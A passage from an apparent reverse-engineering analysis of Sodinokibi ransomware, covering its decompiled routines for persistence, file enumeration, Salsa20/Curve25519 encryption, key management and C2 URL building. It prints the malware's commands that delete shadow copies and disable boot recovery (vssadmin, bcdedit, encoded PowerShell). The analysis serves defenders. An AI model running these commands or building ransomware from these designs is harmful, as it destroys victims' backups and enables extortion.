v10 = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 992, 12, 10, &cmdline_arg_path);// -path
v24 = 0;
info_cmdline_lan = mw_is_arg_in_cmdline(&cmdline_arg_nolan) == 0;
info_cmdline_local = mw_is_arg_in_cmdline(&cmdline_arg_nolocal) == 0;
info_cmdline_path = mw_is_arg_in_cmdline(&cmdline_arg_path);
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 1090, 4, 10, &cmdline_arg_fast);// -fast
v22 = 0;
info_cmdline_fast = mw_is_arg_in_cmdline(&cmdline_arg_fast);
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 1385, 4, 10, &cmdline_arg_full);// -full
v20 = 0;
info_cmdline_full = mw_is_arg_in_cmdline(&cmdline_arg_full);
```

Figure 35: Command line argument parsing

By default, the malware will encrypt all files on local and shared network drives. The following arguments change this behavior :

- nolan : do not encrypt files on local drives
- nolocal : do not encrypt files on shared drives
- path : ignore local and network to only encrypt files in a specific path

The malware supports multiple encryption types:

- fast : only encrypt the first MB of each file
- full : encrypt the whole file

A third encryption type can be set in the configuration. We will come back to that later.

Region whitelisting

The malware will now verify that the infected system is not in a whitelisted region. To do so, it checks the system language and the keyboard layout:

```
v4 = 0x419;                              // Russian (Russia)    ru-RU
v5 = 0x422;                              // Ukrainian (Ukraine) uk-UA
v6 = 0x423;                              // Belarusian          be-BY
v7 = 0x428;                              // Tajik (Cyrillic)    tg-Cyrl-TJ
v8 = 0x42B;                              // Armenian (Armenia)  hy-AM
v9 = 0x42C;                              // Azerbaijan          az-Latn-AZ
v10 = 0x437;                             // Georgian (Georgia)  ka-GE
v11 = 0x43F;                             // Kazakh (Kazakhstan) kk-KZ
v12 = 0x440;                             // Kyrgyz (Kyrgyzstan) ky-KG
v13 = 0x442;                             // Turkmen             tk-TM
v14 = 0x443;                             // Uzbek (Latin)       uz-Latn-UZ
v15 = 0x444;                             // Tatar (Russia)      tt-RU
v16 = 0x818;                             // Romanian Moldova    ro-MD
v17 = 0x819;                             // Russian Moldova     ru-MD
v18 = 0x82C;                             // Azerbaijani (Cyrillic) az-Cyrl-AZ
v19 = 0x843;                             // Uzbek (Cyrillic)    uz-Cyrl-UZ
v20 = 0x45A;                             // Syriac Syria        syr-SY
v21 = 0x2801;                            // Arabic Syria        ar-SY
var_user_lang = GetUserDefaultUILanguage();
var_system_lang = GetSystemDefaultUILanguage();
index = 0;
while ( *(&v4 + index) != var_user_lang && *(&v4 + index) != var_system_lang )// return 1 if system OR user lang is in the list
{
  if ( ++index >= 18 )
    return 0;
}
return 1;
```

Figure 36: System language whitelist

```
switch ( keyboard_layout )
{
  case LANG_ROMANIAN:
  case LANG_RUSSIAN:
  case LANG_UKRAINIAN:
  case LANG_BELARUSIAN:
  case LANG_ESTONIAN:
  case LANG_LATVIAN:
  case LANG_LITHUANIAN:
  case LANG_TAJIK:
  case LANG_FARSI:
  case LANG_ARMENIAN:
  case LANG_AZERI:
  case LANG_GEORGIAN:
  case LANG_KAZAK:
  case LANG_KYRGYZ:
  case LANG_TURKMEN:
  case LANG_UZBEK:
  case LANG_TATAR:
    result = 1;
    break;
  default:
    result = 0;
    break;
}
return result;
```

Figure 37: Keyboard layout whitelist

Both the keyboard layout and the language need to be whitelisted for the malware to stop.

Persistence

The malware may be interrupted before being able to encrypt all files, either by an antivirus, or by a user shutting down the process or the machine. Supposedly to prevent this scenario, the malware registers itself in the `SOFTWAREMicrosoftWindowsCurrentVersionRun` registry key to be relaunched at boot time. To pick up where it left off and avoid encrypting files multiple times, the malware saves some information in registry keys. In particular, it saves the `EXT` file extension, and intermediate secret keys, that are sadly not sufficient to decrypt files (more details about encryption keys are given in the Keys management section).

```
var_exec_path = mw_get_executable_path(0, &v5);
if ( var_exec_path )
{
  mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 2440, 14, 90, &var_str_regkey);// SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  v2 = 0;
  mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 2399, 8, 20, &var_str_7THSMUAouJ);// 7THSMUAouJ
  v4 = 0;
  if ( !mw_set_regkey_data(HKEY_LOCAL_MACHINE, &var_str_regkey, &var_str_7THSMUAouJ, 1u, var_exec_path, 2 * v5 + 2) )
    mw_set_regkey_data(HKEY_CURRENT_USER, &var_str_regkey, &var_str_7THSMUAouJ, 1u, var_exec_path, 2 * v5 + 2);
```

Figure 38: Registration in CurrentVersion\Run key

However, when finished, the malware deletes himself rendering the path in the registry key invalid.

```
path = mw_get_executable_path(0, &v5);
if ( !path )
  return v0;
MoveFileExW(path, 0, MOVEFILE_DELAY_UNTIL_REBOOT);// register for deletion
```

Figure 39: Registration for deletion

From MSDN Documentation:

> If dwFlags specifies MOVEFILE_DELAY_UNTIL_REBOOT and lpNewFileName is NULL, MoveFileEx registers the lpExistingFileName file to be deleted when the system restarts.

Processes and sevices shutdown

The malware configuration contains a list of services and processes name (`svc` and `prc` fields). These services and processes are stopped by the malware before files encryption. They usually are backup / snapshot services or antiviruses. They can also be database services like sql. By stopping these services, the databases files are no longer opened in other processes and can be encrypted.

The exact list may vary from samples to samples. As attacks are very targeted, we can assume that attackers adapt the configuration to suit the victim system.

In addition to stopping services / processes, the malware also deletes shadow copies. Shadow copies are files or volumes snapshots made by the Volume Snapshot Service (VSS) included in Windows.

For Windows versions over Windows XP, the following command is used :

```
powershell -e
RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAFcAaQBuADMAMgBfAFMAaABhAGQAbwB3AGMAbwBwAHkAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUA
```

Once decoded :

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

For windows XP and below, the following command is used :

```
cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set
{default} bootstatuspolicy ignoreallfailures
```

Files listing

By default, the malware encrypt all local and network files. Depending on command line arguments, it can ignore local or network files, or ignore both to only encrypt a given path.

```
if ( info_cmdline_path )                    // encrypt files at specific path
{
  mw_enum_path_files(path, &file_enumerator);
  mw_free_heap_memory(path);
}
else
{
  if ( info_cmdline_local )                 // encrypt all local files
    mw_enum_local_files(&file_enumerator);
  if ( info_cmdline_lan )                   // encrypt all network files
  {
    mw_enum_network_resources(&file_enumerator, 1, 0);
    mw_enum_network_resources(&file_enumerator, RESOURCE_RECENT, 0);
    mw_enum_network_resources(&file_enumerator, RESOURCE_CONTEXT, 0);
    mw_enum_network_resources(&file_enumerator, RESOURCE_REMEMBERED, 0);
    mw_enum_network_resources(&file_enumerator, RESOURCE_GLOBALNET, 0);
  }
}
```

Figure 40: File listing options

`mw_enum_path_files()` is the function that recursively list all files in a given path. `mw_enum_local_files()` and `mw_enum_network_resources()` are used to list high level directories, and call `mw_enum_path_files()` .

Local directories

`mw_enum_local_files()` brainlessly list all disks from `A:` to `Z:`. Each disk is sent to `mw_enum_path_files()` :

```
mw_wrap_rc4_decrypt(&encrypted_strings_blob, 909, 5, 14, &output_string);// \\?\A:\
v5 = 0;
mw_maybe_memcpy(RootPathName, &output_string);
while ( RootPathName[4] <= 'Z' )              // Enumerate all drives
{
  if ( GetDriveTypeW(RootPathName) - 2 <= 2 ) // If Drive exists
  {
    mw_enum_path_files(RootPathName, file_enumerator);
    DriveLetter = RootPathName[4];
    if ( DriveLetter >= 'a' && DriveLetter <= 'z' )
      RootPathName[4] = DriveLetter & 0xFFDF;
  }
  ++RootPathName[4];
  RootPathName[7] = 0;
}
```

Figure 41: Local file listing

Network resources

Network resources are listed with the `WNetOpenEnumW()` and `WNetEnumResourceW()` functions. Resources of type `RESOURCETYPE_DISK` are sent to `mw_enum_path_files()`.

```
if ( *(RemoteName - 4) == RESOURCETYPE_DISK )// &remoteName - 4 == &type
{
  path = mw_allocate_heap_memory(0xFFFEu);
  if ( path )
  {
    mw_wrap_rc4_decrypt(&encrypted_strings_blob, 1811, 13, 14, &output_string);// \\?\UNC
    v10 = 0;
    mw_maybe_memcpy(path, &output_string);
    mw_strcat(path, *RemoteName + 1);
    mw_strcat(path, L"\\");
    mw_enum_path_files(path, file_enumerator);
    mw_free_heap_memory(path);
  }
  v3 = NetResource;
  EnumStatus = v15;
}
```

Figure 42: Network file listing

Specific directory listing

As we can see, both `mw_enum_local_files()` and `mw_enum_network_resources()` call `mw_enum_path_files()` to recursively list files in a given directory.

The malware configuration contains a whitelist of folders (`fld`), files (`fls`) and file extensions (`ext`) that must not be encrypted (like the windows installation folder for exemple). Our sample's configuration was the following:


```
"wht": {
    "fld": [
      "msocache", "intel", "$recycle.bin", "google", "perflogs",
      "system volume information", "windows", "mozilla", "appdata",
      "tor browser", "$windows.~ws", "application data", "$windows.~bt",
      "boot", "windows.old"
    ],
    "fls": [
      "bootsect.bak", "autorun.inf", "iconcache.db", "thumbs.db", "ntuser.ini",
      "boot.ini", "bootfont.bin", "ntuser.dat", "ntuser.dat.log", "ntldr",
      "desktop.ini"
    ],
    "ext": [
      "com", "ani", "scr", "drv", "hta", "rom", "bin", "msc", "ps1", "diagpkg",
      "shs", "adv", "msu", "cpl", "prf", "bat", "idx", "mpa", "cmd", "msi",
      "mod", "ocx", "icns", "ics", "spl", "386", "lock", "sys", "rtp", "wpx",
      "diagcab", "theme", "deskthemepack", "msp", "cab", "ldf", "nomedia", "icl",
      "lnk", "cur", "dll", "nls", "themepack", "msstyles", "hlp", "key", "ico",
      "exe", "diagcfg"
    ]
  },
```


`mw_enum_path_files()` will start by checking if the given path is a whitelisted folder. If not, it proceeds by writing ransom instructions and listing items with `FindFirstFile()` and `FindNextFile()` functions.

Each item found is ignored if on the whitelist. Otherwise, if the item is a folder, the ransom instructions are written in a text file named `{EXT}-readme.txt`. This name is defined in the `nname` field of the configuration. If the item is a file, it is encrypted.

Encryption parallelisation

To shorten encryption time and take full advantage of the victim's calculation power, the malware uses "I/O Completion Port":

> I/O completion ports provide an efficient threading model for processing multiple asynchronous I/O requests on a multiprocessor system. When a process creates an I/O completion port, the system creates an associated queue object for requests whose sole purpose is to service these requests. Processes that handle many concurrent asynchronous I/O requests can do so more quickly and efficiently by using I/O completion ports in conjunction with a pre-allocated thread pool than by creating threads at the time they receive an I/O request.

The IOCP API is composed of three functions :

- `CreateIoCompletionPort()` : called without or with a file handle, to respectively create a port or add a file to it;
- `GetQueuedCompletionStatus()` : wait for a completion paquet to be posted to the port;
- `PostQueuedCompletionStatus()` : post a completion paquet to the port. Completion paquet are also automatically posted when supported I/O operation are finished (`ReadFile()` , `WriteFile()` , etc...)

The malware uses IOCP like this :

1. The IOCP is created.
2. A pool of threads is created.
3. All threads wait an event with `GetQueuedCompletionStatus()` .
4. When a file is found with `mw_enum_path_files()` , it is added to the IOCP.
5. A completion paquet is posted with `PostQueuedCompletionStatus()` to notify a thread that a file has to be encrypted.

Here is how a port and its threads are created :

```
IOCompletionPortHandle = CreateIoCompletionPort(INVALID_HANDLE_VALUE, 0, 0, NumberOfConcurrentThread);
IOCP_info->CompletionPortHandle = IOCompletionPortHandle;
if ( !IOCompletionPortHandle )
{
  mw_wrap_HeapDestroy(IOCP_info->HeapHandle);
  return 0;
}
if ( mw_create_thread_pool(IOCP_info, encryption_routine) )
  return 1;
```

Figure 43: IOCP creation

```
while ( 1 )
{
  ThreadHandle = CreateThread(0, 0, encryption_routine, IOCP_info, 0, 0);
  if ( !ThreadHandle )
    break;
  ++IOCP_info->nb_threads;
  wrap_CloseHandle(ThreadHandle);
  if ( ++v2 >= 2 * mw_get_cpu_nb() )
    return 1;
}
```

Figure 44: Thread pool creation

We can see that threads take an argument called `encryption_routine` . This is a pointer to the encryption function that threads will execute. It starts with a call to `GetQueuedCompletionStatus()` to wait for a file.

When a file is added to a completion port, a completion paquet is posted to trigger a thread :

```
if ( mw_add_file_to_CompletionPort(IOCP_info, processing_info->FileHandle, 0) )
{
  processing_info->next_processing_step = 1;
  if ( mw_wrap_PostQueueCompletionStatus(IOCP_info, 0, 0, processing_info) )
  {
    LODWORD(result) = 1;
    goto LABEL_9;
```

Figure 45: File addition to the IOCP

File encryption

A file encryption is done in four steps.

1. A 1 MB data block is read from the file (or the entire file if its size is less than 1 MB)
2. The data block is encrypted and written back to the file. Depending on the encryption type, step 1 and 2 can be repeated multiple times.
3. Metadata are added at the end of the file.
4. The {EXT} extension is added to the file name.

```
switch ( processing_info->next_processing_step )
{
  case 1:
    file_processing_step1(ioc_struct, processing_info, 2);// read data (1 MB or entire file if file size < 1 MB)
    break;
  case 2:
    next_step = 1;
    if ( cfg_et == 1 )                    // if encryption type == 1 (fast), only encrypt first MB (go to step 3)
      next_step = 3;
    file_processing_step2(processing_info, NbBytes, next_step);// encrypt data
    break;
  case 3:
    file_processing_step3(processing_info, 4);// write metadata
    break;
  case 4:
    file_processing_step4(ioc_struct, processing_info);// change file extension
    break;
}
```

Figure 46: Encryption steps

Encryption types

We already presented encryption type full and fast, selectable from command line arguments. The encryption type can also be choosed from the configuration with the `et` field. Here, a third encryption type is available, which we will call mixed.

For very long files, encrypting only the first MB leaves a lot of unencrypted data, but a full encryption would take too much time. The mixed encryption type allows to encrypt multiple blocks of 1 MB within a file, leaving some data between blocks unencrypted. The size of data left unencrypted between blocks is defined in the `spsize` configuration field. The malware first read the encryption type from the configuration (`cfg_et`), but overwrites it if a command line argument is given.

```
v3 = cfg_et;
if ( info_cmdline_fast )
  v3 = 1;
cfg_et = v3;
if ( info_cmdline_full )
{
  cfg_et = 0;
  if ( info_cmdline_fast )
    return 0;
}
```

Figure 47: Encryption type selection

Encryption algorithms

To find out which encryption algorithm is used by the malware, we must look for known constants in the binary file (AES Sbox for exemple). Various plugins and scripts were made to automate this search. A well known plugin is FindCrypt. If you don't want / can not install IDA plugins or `yara-python` , here is an alternative *IDAPython only* implementation we used for this analysis.

The script detect constants and rename them accordingly :

```
Output window
[*] loading crypto constants
[*] searching for crypto constants in .text
[*] searching for crypto constants in .idata
[*] searching for crypto constants in .rdata
0x0040C230: found const array Salsa20_ChaCha_sigma (used in Salsa20_ChaCha)
0x0040C240: found const array Salsa20_ChaCha_tau (used in Salsa20_ChaCha)
0x0040C250: found const array Rijndael_Te0 (used in AES)
0x0040C650: found const array Rijndael_Te1 (used in AES)
0x0040CA50: found const array Rijndael_Te2 (used in AES)
```

Figure 48: FindCrypt output

```
.rdata:0040C230 Salsa20_ChaCha_sigma db 65h, 78h, 70h, 61h, 6Eh, 64h, 20h, 33h, 32h, 2Dh, 62h
.rdata:0040C230                                         ; DATA XREF: mw_salsa20_setup_matrix_key_and_fixed+2D↑o
.rdata:0040C230                 db 79h, 74h, 65h, 20h, 6Bh
.rdata:0040C240 Salsa20_ChaCha_tau db 65h, 78h, 70h, 61h, 6Eh, 64h, 20h, 31h, 36h, 2Dh, 62h
.rdata:0040C240                                         ; DATA XREF: mw_salsa20_setup_matrix_key_and_fixed:loc_40794D↑o
.rdata:0040C240                 db 79h, 74h, 65h, 20h, 6Bh
.rdata:0040C250 ; _DWORD Rijndael_Te0[256]
.rdata:0040C250 Rijndael_Te0    dd 0C66363A5h, 0F87C7C84h, 0EE777799h, 0F67B7B8Dh, 0FFF2F20Dh
.rdata:0040C250                                         ; DATA XREF: sub_407BE6+98↑r
.rdata:0040C250                                         ; sub_407BE6+D3↑r ...
.rdata:0040C250                 dd 0D66B6BBDh, 0DE6F6FB1h, 91C5C554h, 60303050h, 2010103h
.rdata:0040C250                 dd 0CE6767A9h, 562B2B7Dh, 0E7FEFE19h, 0B5D7D762h, 4DABABE6h
.rdata:0040C250                 dd 0EC76769Ah, 8FCACA45h, 1F82829Dh, 89C9C940h, 0FA7D7D87h
.rdata:0040C250                 dd 0EFFAFA15h, 0B25959EBh, 8E4747C9h, 0FBF0F00Bh, 41ADADECh
```

igure 49: Salsa20 and AES constants

Salsa20 and AES constants are present in the binary. By studying these constants references, we find out that files are encrypted with Salsa20. For each file found in the `mw_enum_path_files()` function, a Salsa20 Matrix is setted up with a unique encryption key, a unique IV, and the Salsa20 constants.

```
mw_generate_key_pair(&file_private_key, processing_info->file_public_key);
mw_generate_secret_key_from_key_pair(&file_private_key, session_public, &file_secret_key);
mw_zeromem(&file_private_key, 32u);
mw_salsa20_setup_matrix_key_and_fixed(&processing_info->salsa20_matrix, &file_secret_key, 256);
mw_zeromem(&file_secret_key, 32u);
mw_maybe_generate_random(processing_info->file_IV, 8);
mw_salsa20_setup_matrix_nonce(&processing_info->salsa20_matrix, processing_info->file_IV);
```

Figure 50: Salsa20 matrix preparation for file encryption

Processing structure

On the previous screenshot, you can see a `processing_info` variable. It is a structure containing data about the file being encrypted. It is used to transfer information between threads:

```
struct mw_file_processing
{
  DWORD ptrOverlapped;
  DWORD dword4;
  DWORD NbBytesProcessed_low;
  DWORD NbBytesProcessed_high;
  DWORD dword16;
  DWORD FileHandle;
  DWORD CurrentFileName;
  DWORD dword28;
  DWORD NbBytesToProcess_low;
  DWORD NbBytesToProcess_high;
  BYTE secret_1[88];
  BYTE secret_2[88];
  BYTE file_public_key[32];
  BYTE file_IV[8];
  DWORD file_public_key_crc;
  DWORD encryption_type;
  DWORD spsize;
  DWORD encrypted_null;
  salsa20_matrix salsa20_matrix;
  DWORD current_processing_step;
  DWORD next_processing_step;
  DWORD NbBytesToRead;
  BYTE  EncryptionBuffer[4];
};
```

Keys management

The malware uses a complex key system to make the ransom payment mandatory for file recovery.

Session keys and encrypted keys

When infecting a new victim, the malware starts by generating a session key pair with the Elliptic-Curve Diffie-Hellman (ECDH) algorithm. The curve used is Curve25519.



Figure 51: Session pair generation

An attacker's key which we will call `attackers_public_1` is stored in the `pk` configuration field. `attackers_public_1` and a newly generated `private_1` key are used with the ECDH algorithm to generate the `shared_1` key. This shared key is used to encrypt `session_private` with the AES algorithm.



Figure 52: secret_1 generation

This exact same process is repeated to generate an `encrypted_2` key, but this time using an attackers key embedded in the binary file (`attackers_public_2`).



Figure 53: secret_2 generation

The `secret_1` and `secret_2` data are saved in memory and in registry keys, as well as the `session_public` and `attackers_public_1` keys. Other data or keys are freed from memory as they will not be used for file encryption.

File encryption keys and metadata

For each file, a new key pair is generated. The new `file_private` key and the `session_public` key are used with the ECDH algorithm to generate the `file_encryption` key. This key is used with the Salsa20 algorithm to encrypt the file content. Thus, each file is encrypted with a different key.



Figure 54 File encryption

Metadata are added at the end of every encrypted file :



Figure 55: Encrypted file metadata

File decryption

To decrypt a file, one needs the metadata added at its end, and the private key corresponding to either `attackers_public_1` or `attackers_public_2` . The decryption mechanism is supposedly the following:



Figure 56: File decryption

The attackers private keys are obviously unknown to us and victims. This is the keystone of Sodinokibi security, preventing victims to decrypt files without paying. This whole key management system also allows the malware to operate without having to communicate with a C2 server. We did not have access to the decryption module, so this process is only a supposition we made based on other analysis[5],[6].

Cryptographic library identification

ECDH

In this part we wanted to explain how we understood that the binary was actually using ECDH to generate key pairs and shared keys.

We already knew where keys were generated. For exemple, here is the creation of the session keys, and encrypted keys :

```
mw_generate_key_pair(&session_private, session_public);
size2 = 32;
size1 = 32;
encrypted_1 = mw_custom_encrypt_buffer(&attackers_public_1_config, &session_private, 32, &size3);
encrypted_2 = mw_custom_encrypt_buffer(&attackers_public_2_binary, &session_private, 32, &size4);
mw_zeromem(&session_private, 32u);
if ( !encrypted_1 || !encrypted_2 )
  return 0;
mw_memcpy(secret_1, encrypted_1, size3);
mw_memcpy(secret_2, encrypted_2, size4);
```

Figure 57: Sessions keys and encrypted keys generation

But when looking into `mw_generate_key_pair()` sub-functions, the pseudocode quickly ended up looking like this :

```
v4 = v2[5] | ((v2[6] & 7) << 8);
HIDWORD(v5) = (a2[6] & 7) >> 24;
LODWORD(v5) = v4;
v6 = a2[4] | (v4 << 8);
HIDWORD(v5) = v5 >> 24;
LODWORD(v5) = v6;
v7 = (a2[3] >> 2) | (v6 << 6);
a1[3] = v5 >> 26;
a1[2] = v7;
HIDWORD(v5) = (a2[9] & 0x1F) >> 24;
LODWORD(v5) = v2[8] | ((v2[9] & 0x1F) << 8);
HIDWORD(v5) = v5 >> 24;
LODWORD(v5) = a2[7] | (v5 << 8);
a1[4] = (a2[6] >> 3) | 32 * v5;
a1[5] = v5 >> 27;
v8 = v2[11] | ((v2[12] & 0x3F) << 8);
HIDWORD(v5) = (a2[12] & 0x3F) >> 24;
LODWORD(v5) = v8;
v9 = a2[10] | (v8 << 8);
HIDWORD(v5) = v5 >> 24;
LODWORD(v5) = v9;
v10 = (a2[9] >> 5) | 8 * v9;
a1[7] = v5 >> 29;
a1[6] = v10;
HIDWORD(v5) = a2[15] >> 24;
LODWORD(v5) = *(a2 + 7);
```

Figure 58: Unreadable code

Here, we searched some distinguishable elements allowing us to identify the algorithm, or better yet, the library used. We finally found a value that seemed oddly specific. Exactly what we wanted :

```
do
{
  v10 = sub_40BC50(*(&v17 + v9 * 4), v18[v9], 121665, 0);
  *(&v14 + v9 * 4) = v10;
  v15[v9] = HIDWORD(v10);
  v9 += 2;
}
```

Figure 59: Oddly specific value

After using different search terms, we finally got this result :



Figure 60: Algorithm search

We successfuly identified the algorithm (ECDH). Can we find the exact library used? Let's look for implementation :



Figure 61: Implementation search

The first result is a github repository in which we can find back our 121665 value :

```
fproduct(zzprime, zzzprime, qmqp);
/* |zzprime[i]| < 14*2^52 */
freduce_degree(zzprime);
freduce_coefficients(zzprime);
/* |zzprime[i]| < 2^26 */
memcpy(x3, xxxprime, sizeof(limb) * 10);
memcpy(z3, zzprime, sizeof(limb) * 10);

fsquare(xx, x);
/* |xx[i]| < 2^26 */
fsquare(zz, z);
/* |zz[i]| < 2^26 */
fproduct(x2, xx, zz);
/* |x2[i]| < 14*2^52 */
freduce_degree(x2);
freduce_coefficients(x2);
/* |x2[i]| < 2^26 */
fdifference(zz, xx);  // does zz = xx - zz
/* |zz[i]| < 2^27 */
memset(zzz + 10, 0, sizeof(limb) * 9);
fscalar_product(zzz, zz, 121665);
```

Figure 62: Curve25519-donna excerpt
And comparing to what IDA gives us:

```
sub_409BBD(&v14, &v17);
sub_40942B(&v17, &v14, a9);
sub_409A0D(&v17);
sub_4098F9(&v17);
qmemcpy(a3, &v12, 0x50u);
qmemcpy(a4, &v17, 0x50u);
sub_409BBD(&v12, a5);
sub_409BBD(&v17, a6);
sub_40942B(a1, &v12, &v17);
sub_409A0D(a1);
sub_4098F9(a1);
sub_408E98(&v17, &v12);
mw_wrap_memset(&v16, 0, 0x48u);
v9 = 0;
do
{
  v10 = sub_40BC50(*(&v17 + v9 * 4), v18[v9], 121665, 0);
  *(&v14 + v9 * 4) = v10;
  v15[v9] = HIDWORD(v10);
  v9 += 2;
}
while ( v9 < 20 );
```

Figure 63: Unknown pseudocode
The two codes have many similarities. We notice common `memcpy()` and `memset()` calls. The `fscalar_product()` function implements a loop from 0 to 10 in the donna library. We find this loop in IDA too. It just seems to have been inlined by the compiler.

We can confidently say that the malware uses this library or a fork. The documentation gives instructions to generate key pairs :

To generate a private key, generate 32 random bytes and:

```
mysecret[0] &= 248;
mysecret[31] &= 127;
mysecret[31] |= 64;
```

To generate the public key, just do:

```
static const uint8_t basepoint[32] = {9};
curve25519_donna(mypublic, mysecret, basepoint);
```

To generate a shared key do:

```
uint8_t shared_key[32];
curve25519_donna(shared_key, mysecret, theirpublic);
```

Figure 64: Curve25519-donna usage instructions
We can find these steps in the malware :

```
result = mw_generate_random(private_key, 32);
if ( !result )
  return result;
v2 = private_key[31];
*private_key &= 248u;
private_key[31] = v2 & 63 | 64;
result = 1;
return result;
```

Figure 65: Private key generation

```
basepoint = 9;
memset(&v4, 0, 28u);
v5 = 0;
v6 = 0;
return curve25519_donna(public_key, private_key, &basepoint);
```

Figure 66: Public key generation

```
return curve25519_donna(shared_key, secret_key, recipient_public_key);
```

Figure 67: Shared key generation

AES

Thanks to the FindCrypt script, we know that the malware uses T-Tables instead of SBoxes for AES encryption. We looked for AES implementations using T-Tables. OpenSSL seemed like a good option, but some function calls and arguments were not matching.

Server Communication

When the `net` configuration field is set to true, the malware will use the WinHTTP API to send the `KEY` data (see Payment instructions) to a server. Here, `KEY` is not base 64 encoded.

The configuration contains 1223 domain names in the `dmn` field. For each domain, the malware will generate an URL and send the victim's `KEY`. Each url will have the following pattern :

`https://<domain>/<path1>/<path2>/<filename>.<ext>`.

- `domain` is the current domain.
- `path1` is randomly chosen between the following values:
